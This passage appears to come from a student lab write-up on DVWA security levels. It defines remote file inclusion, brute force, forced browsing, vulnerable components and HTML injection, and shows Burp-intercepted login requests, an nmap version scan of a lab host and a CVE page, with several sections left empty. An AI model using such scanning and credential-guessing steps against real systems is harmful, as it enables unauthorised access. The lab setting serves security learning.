
Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator goal is to exploit the referencing function in an application to upload malware from a remote URL located within a different domain.

Low level:




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface at the low security level. The left sidebar contains a list of navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: File Inclusion" and displays a message box for "File 4 (Hidden)" with the text: "Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)". Below this, the application configuration is shown: Username: admin, Security Level: low, Locale: en, PHPIDS: disabled, and SQLi DB: mysql. There are "View Source" and "View Help" buttons. At the bottom, a footer message reads: "Damn Vulnerable Web Application (DVWA) v1.10 'Development'".

Medium level:



The screenshot shows the DVWA interface at the medium security level. The left sidebar navigation links are the same as in the low level view, with "File Inclusion" highlighted. The main content area is titled "Vulnerability: File Inclusion" and displays the same "File 4 (Hidden)" message box. The application configuration is updated: Username: admin, Security Level: medium, Locale: en, PHPIDS: disabled, and SQLi DB: mysql. The "View Source" and "View Help" buttons are present. The footer message remains: "Damn Vulnerable Web Application (DVWA) v1.10 'Development'".

High level:




8. Brute Force Attack:

A brute force attack is a type of cyber attack where a hacker uses an automated tool to guess the password of a user or system. Hackers usually perform this attack when they do not have any prior knowledge of the password or the system and are trying to gain access to a system or account.

A brute force attack uses a trial-and-error approach to systematically guess login info, credentials, and encryption keys. The attacker submits combinations of usernames and passwords until they finally guess correctly.

Low level:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' tab is active, showing a request to http://192.168.19.129:80. The request is a GET to /dvwa/vulnerabilities/brute/?username=rekha&password=password&Login=Login. The request attributes, query parameters, body parameters, cookies, and headers are visible in the Inspector panel on the right.

Request to http://192.168.19.129:80

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/brute/?username=rekha&password=password&Login=Login HTTP/1.1
2 Host: 192.168.19.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.19.129/dvwa/vulnerabilities/brute/
8 Connection: close
9 Cookie: security=low; PHPSESSID=78a61dd2e10d623e761ce746d3d77d7a
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

Inspector


Request Attributes 2

Request Query Parameters 3

Request Body Parameters 0

Request Cookies 2

Request Headers 10



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The 'Vulnerability: Brute Force' section is active, displaying a login form with fields for Username (rekha) and Password (password). The 'Login' button is visible. Below the form, there is a 'More info' section with links to OWASP, SecurityFocus, and SillyChicken. The bottom of the page shows the current session details: Username: admin, Security Level: low, and PHPIDS: disabled.

DVWA

Home
Instructions
Setup

Brute Force

Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

Vulnerability: Brute Force

Login

Username: rekha
Password: password
Login

Welcome to the password protected area admin


More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

Medium level:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' tab is active, showing a request to http://192.168.19.129:80. The request is a GET to /dvwa/vulnerabilities/brute/?username=Rekha&password=password&Login=Login. The request attributes, query parameters, body parameters, cookies, and headers are visible in the Inspector panel on the right.

Request to http://192.168.19.129:80

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/brute/?username=Rekha&password=password&Login=Login HTTP/1.1
2 Host: 192.168.19.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.19.129/dvwa/vulnerabilities/brute/
9 Cookie: security=medium; PHPSESSID=8562a3dfaf58c85bd1d7d28df0edbb30
10 Upgrade-Insecure-Requests: 1
11
12
```

Inspector


Request Attributes 2

Request Query Parameters 3



Request Body Parameters 0

Request Cookies 2

Request Headers 10



High level:



9. Forced browsing vulnerability:

Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible. Forced browsing attacks are the result of a type of security

misconfiguration vulnerability. These kind of vulnerabilities occur when insecure configuration or misconfiguration leave web application components open to attack.

10.Components using known vulnerabilities:

Using Components with Known Vulnerabilities According to OWASP: Using Components with Known Vulnerabilities Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate server data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine the app.

The image shows two screenshots. The top screenshot is a terminal window from a Kali Linux machine. It shows the execution of the command `nmap -sV -p 80 192.168.65.128`. The output indicates that the host is up and that port 80/tcp is open, running the Apache httpd 2.2.8 service. The bottom screenshot is a browser window displaying the CVE Details page for CVE-2023-27522. The page title is "Vulnerability Details : CVE-2023-27522". The description states: "HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client." The CVSS Score is 0.0. The page also lists affected products, including Apache HTTP Server.

```
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -sV -p 80 192.168.65.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 10:56 EDT
Nmap scan report for 192.168.65.128
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```

CVE Details
The ultimate security vulnerability datasource

Log In Register Take a third party risk management course for FREE

Vulnerability Details : **CVE-2023-27522**

HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.
Publish Date : 2023-03-07 Last Update Date : 2023-03-14

CVSS Scores & Vulnerability Types

CVSS Score	Confidentiality Impact	Integrity Impact	Availability Impact	Access Complexity	Authentication	Gained Access	Vulnerability Type(s)	CWE ID
0.0	???	???	???	???	???	None		444

Products Affected By CVE-2023-27522


#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	Apache	Http Server	*	*	*	Version Details Vulnerabilities

Number of Affected Versions By Product


11. Html injection:

Hypertext Markup Language (HTML) injection is a technique used to take advantage of non-validated input to modify a web page presented by a web application to its users. Attackers take advantage of the fact that the content of web page is often related to a previous interaction with users. When applications fail to validate user data, an attacker can send HTML- formatted text to modify site content that gets presented to other users.

Low level:



Medium level:



High level:

